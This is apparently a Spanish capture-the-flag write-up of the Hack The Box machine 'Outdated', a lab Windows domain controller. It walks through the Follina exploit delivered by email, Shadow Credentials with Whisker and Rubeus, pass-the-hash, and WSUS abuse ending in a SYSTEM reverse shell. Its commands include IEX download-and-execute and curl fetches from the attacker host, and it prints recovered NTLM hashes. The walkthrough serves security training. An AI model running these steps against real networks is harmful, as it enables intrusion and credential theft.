Máquina Outdated

8 Enero


Hack The Box

Creado por: dandy_loco


HACKTHEBOX

1. Enumeración

Realizamos un PING a la máquina víctima para comprobar su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Windows.



Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.



A raiz de los datos obtenidos de la ejecución del comando nmap, actualizamos el /etc/hosts de nuestra máquina atacante, con los siguientes datos.

Vemos que la máquina víctima tiene expuesto el puerto TCP/53. Intentamos realizar un ataque de transferencia de zona, pero no obtenemos resultados.

```
┌──(root㉿kali)-[/home/kali/HTB/outdated]
└─# dig 10.10.11.175 outdated.htb axfr

; <<>> DiG 9.18.8-1-Debian <<>> 10.10.11.175 outdated.htb axfr
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 3146
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 512
;; QUESTION SECTION:
;10.10.11.175.                  IN      A

;; AUTHORITY SECTION:
.                       5       IN      SOA     a.root-servers.net. nstld.verisign-grs.com. 2023010700 1800 900 604800 86400

;; Query time: 7 msec
;; SERVER: 192.168.237.2#53(192.168.237.2) (UDP)
;; WHEN: Sat Jan 07 10:00:57 CET 2023
;; MSG SIZE  rcvd: 116

; Transfer failed.
```

Revisamos ahora el servicio SMB de la máquina víctima. Primero comprobamos si tiene vulnerabilidades con la herramienta NMAP.

```
┌──(root㉿kali)-[/home/kali/HTB/outdated]
└─# nmap --script smb-vuln* -p 139,445 10.10.11.175
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-07 10:19 CET
Nmap scan report for mail.outdated.htb (10.10.11.175)
Host is up (0.044s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR

Nmap done: 1 IP address (1 host up) scanned in 13.23 seconds
```

No obteniendo ningún resultado, revisamos los recursos compartidos.

```
┌──(root㉿kali)-[/home/kali/HTB/outdated]
└─# smbclient -L 10.10.11.175 -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Shares          Disk
        SYSVOL          Disk      Logon server share
        UpdateServicesPackages Disk      A network share to be used by client systems for collecting all software packages (usually applications) published on this WSUS system.
        WsusContent     Disk      A network share to be used by Local Publishing to place published content on this WSUS system.
        WSUSTemp        Disk      A network share used by Local Publishing from a Remote WSUS Console Instance.
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.175 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Revisamos el directorio que tenemos capacidad para leer su contenido y vemos el fichero "*NOC_Reminder.pdf*". Nos lo descargamos a nuestra máquina de atacante y revisamos su contenido.

```
┌──(root㉿kali)-[/home/kali/HTB/outdated]
└─# smbclient \\\\10.10.11.175\\Shares -N
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Jun 20 17:01:33 2022
  ..                                  D        0  Mon Jun 20 17:01:33 2022
  NOC_Reminder.pdf                    AR   106977  Mon Jun 20 17:00:32 2022

                9116415 blocks of size 4096. 1641866 blocks available
```

ATTENTION IT STAFF

Due to last week's security breach we need to rebuild some of our core servers. This has impacted a handful of our workstations, update services, monitoring tools and backups. As we work to rebuild, please assist our NOC by e-mailing a link to any internal web applications to itsupport@outdated.htb so we can get them added back into our monitoring platform for alerts and notifications.

We have also onboarded a new employee to our SOC to assist with this matter and expedite the recovery of our update services to ensure all critical vulnerabilities are patched and servers are up to date. The CVE list below is top priority, and we must ensure that these are patched ASAP.

Thank you in advance for your assistance. If you have any questions, please reach out to the mailing list above.

CVE ID	Type	Publish Date	Score	Access	Complexity	Description
CVE-2022-30190	Exec Code	2022-06-01	9.3	Remote	Medium	Microsoft Windows Support Diagnostic Tool (MSDT) Remote Code Execution Vulnerability.
CVE-2022-30138	Exec Code	2022-05-18	7.2	Local	Low	Windows Print Spooler Elevation of Privilege Vulnerability.
CVE-2022-30129	Exec Code	2022-05-10	6.8	Remote	Medium	Visual Studio Code Remote Code Execution Vulnerability.
CVE-2022-29130	Exec Code	2022-05-10	9.3	Remote	Medium	Windows LDAP Remote Code Execution Vulnerability.
CVE-2022-29110	Exec Code	2022-05-10	9.3	Remote	Medium	Microsoft Excel Remote Code Execution Vulnerability

Parece que hemos obtenido una serie de vulnerabilidades de las que nos podríamos aprovechar. Antes de empezar a revisarlas … vamos a seguir enumerando el sistema. Como el servicio RPC está expuesto, vamos a intentar enumerar la información. Como aun no tenemos credenciales, lo intentamos con "Null Session".

```
┌──(root㉿kali)-[/home/kali/HTB/outdated]
└─# rpcclient -U "" 10.10.11.175 -N -c "enumdomusers"
result was NT_STATUS_ACCESS_DENIED
```


Tampoco tenemos éxito enumerando por LDAP.

```
┌──(root㉿kali)-[/home/…/HTB/outdated/content/msdt-follina]
└─# ldapsearch -x -H ldap://10.10.11.175 -b "DC=outdated,dc=htb"
# extended LDIF
#
# LDAPv3
# base <"DC=outdated,dc=htb"> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090A69, comment: In order to perform this opera
 tion a successful bind must be completed on the connection., data 0, v4563

# numResponses: 1
```

2. Explotación y acceso

Analizamos la primera vulnerabilidad CVE-2022-30190 y encontramos la siguiente URL: https://ciberseguridad.blog/analizando-y-explotando-follina-msdt-cve-2022-30190/

Nos clonamos el repositorio de JohnHammond y realizamos una pequeña modificación para que no descargue NC de internet.



Ejecutamos el exploit.

Nos creamos un servidor web con Python por el puerto 8080, apuntando al directorio del repositorio clonado anteriormente.

Enviamos un correo electrónico a itsupport@outdated.htb con swaks.


Conseguimos acceso a la máquina como el usuario “btables”.

3. Movimiento lateral


Si consultamos la dirección IP, vemos que estamos ante algún tipo de contenedor. Deberemos escaparnos de alguna forma, para llegar a la máquina 10.10.11.175.

Realizamos una consulta sobre los usuarios del dominio.

Revisamos los privilegios que tenemos como el usuario “btables”, pero no vemos nada de intereses.




Si consultamos los grupos a los que pertenece el usuario “btables”, vemos que pertenece al grupo del dominio “ITStaff”.





Para trabajar más cómodamente, obtenemos una shell interactiva con ConPtyShell: https://github.com/antonioCoco/ConPtyShell

Vamos a revisar con “BloodHound” una via potencial de escalar privilegios. Traspasamos a la máquina víctima el ejecutable “SharpHound.exe” y lo ejecutamos.



Nos descargamos el fichero obtenido a nuestra máquina atacante y lo cargamos en “BloodHound”. Vemos que tenemos una vía potencial de escalar privilegios, convirtiéndonos en el usuario “sflowers”.





La herramienta Whisker, la podemos descargar del siguiente repositorio https://github.com/eladshamir/Whisker. Sin embargo, este hay que compilarlo. Buscando en Google, encontramos esta otra herramienta en PowerShell, muchas más cómoda desde mi punto de vista: https://raw.githubusercontent.com/S3cur3Th1sSh1t/PowerSharpPack/master/PowerSharpBinaries/Invoke-Whisker.ps1

La subimos a la máquina víctima y la ejecutamos. Lo cómodo de esta herramienta es que, al finalizar, nos dice el comando que debemos ejecutar ahora con Rubeus.

```
d> IEX(New-Object Net.WebClient).downloadString('http://10.10.14.12:8081/Invoke-
Whisker.ps1')
```

```
PS C:\Users\btables\AppData\Local\Temp\SDIAG_ad72c7c9-fe73-478e-9bf4-5115d21fd5f
d> Invoke-Whisker -Command "add /target:sflowers"
[*] No path was provided. The certificate will be printed as a Base64 blob
[*] No pass was provided. The certificate will be stored with the password aDG10
dAkQ7XNvLxX
[*] Searching for the target account
[*] Target user found: CN=Susan Flowers,CN=Users,DC=outdated,DC=htb
[*] Generating certificate
[*] Certificate generaged
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID a69c3980-f6fd-42c6-8a24-abe709d697b6
[*] Updating the msDS-KeyCredentialLink attribute of the target object
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] You can now run Rubeus with the following syntax:
```


```
Rubeus.exe asktgt /user:sflowers /certificate:MIIJuAIBAzCCCXQGCSqGSIb3DQEHAaCCCWUEgglhMIIJXTCCBhYGCSqGSIb3DQEHAaCCBgcEggYDMIIF/zCCBfsGCyqGSIb3DQEMCgECoIIE/jCCBPowHAYKKoZIhvcNAQwBAzAOBAh6gCNQtnvxRgICB9AEggTYerdWYR9QxVxURPFYNg0WaSe/Nk6iw
[illegible]
MB8wBwYFKw4DAhoEFENK64fHCgVD55c8+ylIw2vpteLRBBTHlhXp7Jmf6q9bE1GdCTtq1kUBrgICB9A= /password:"aDG10dAkQ7XNvLxX" /domain:outdated.htb /dc:DC.outdated.htb /getcredentials /show
```


Subimos la herramienta Rubeus a la máquina víctima.

```
d> curl http://10.10.14.12:8081/Rubeus.exe -o Rubeus.exe
PS C:\Users\btables\AppData\Local\Temp\SDIAG_ad72c7c9-fe73-478e-9bf4-5115d21fd5f
d>
```

Lo ejecutamos y obtenemos un Hash.

```
      BQBA4QAApREYDzIwMjMwMTA4MTc0NzQ2WqYRGA8yMDIzMDEwOTAzNDc0NlqnERgPMjAyMzAxMT
UxNzQ3
      NDZaqA4bDE9VVERBVEVELkhUQqkhMB+gAwIBAqEYMBYbBmtyYnRndBsMb3V0ZGF0ZWQuaHRi

  ServiceName              :  krbtgt/outdated.htb
  ServiceRealm             :  OUTDATED.HTB
  UserName                 :  sflowers
  UserRealm                :  OUTDATED.HTB
  StartTime                :  1/8/2023 9:47:46 AM
  EndTime                  :  1/8/2023 7:47:46 PM
  RenewTill                :  1/15/2023 9:47:46 AM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable
, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  B6IQWM62vs5iv/RJgylyZw==
  ASREP (key)              :  085E4A26B9EB17C851613D86C40FDD6B

[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : 1FCDB1F6015DCB318CC77BB2BDA14DB5
PS C:\Users\btables\AppData\Local\Temp\SDIAG_ad72c7c9-fe73-478e-9bf4-5115d21fd5f
```


Hash: 1FCDB1F6015DCB318CC77BB2BDA14DB5

Lo intentamos usar para obtener acceso con Evil-Winrm (Pass the hash).


```
┌──(root㉿kali)-[/home/…/HTB/outdated/content/msdt-follina]
└─# evil-winrm -i 10.10.11.175 -u "sflowers@outdated.htb" -H '1FCDB1F6015DCB318CC77BB2BDA14DB5'

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\sflowers\Documents> whoami
outdated\sflowers
*Evil-WinRM* PS C:\Users\sflowers\Documents>
```

4. Escalada de privilegios


Si consultamos la dirección IP, vemos que ya hemos conseguido llegar a la máquina 10.10.11.175.




Si miramos a qué grupos pertenecemos, vemos que pertenecemos



Encontramos la herramienta SharpWSUS para aprovecharnos de este privilegio: https://labs.nettitude.com/blog/introducing-sharpwsus/. Compilamos la aplicación con Visual Studio y pasamos el ejecutable a la máquina víctima.




Para aprovecharnos de esta herramienta, necesitamos un software firmado por Microsoft. Podemos usar PsExec64. Nos descargamos la herramienta del siguiente enlace (forma parte de un conjunto de herramientas): https://download.sysinternals.com/files/PSTools.zip. Posteriormente, lo subimos a la máquina víctima.



También necesitaremos netcat (https://github.com/int0x33/nc.exe/raw/master/nc64.exe).

```
*Evil-WinRM* PS C:\Users\sflowers\Documents> upload /home/kali/HTB/outdated/content/nc64.exe
Info: Uploading /home/kali/HTB/outdated/content/nc64.exe to C:\Users\sflowers\Documents\nc64.exe
```

Ahora que tenemos todas las herramientas, creamos nuestra actualización.



Aprobamos la actualización para que se despliegue en el dc.

Esperamos un rato y obtenemos una reverse shell como “nt authority\system”.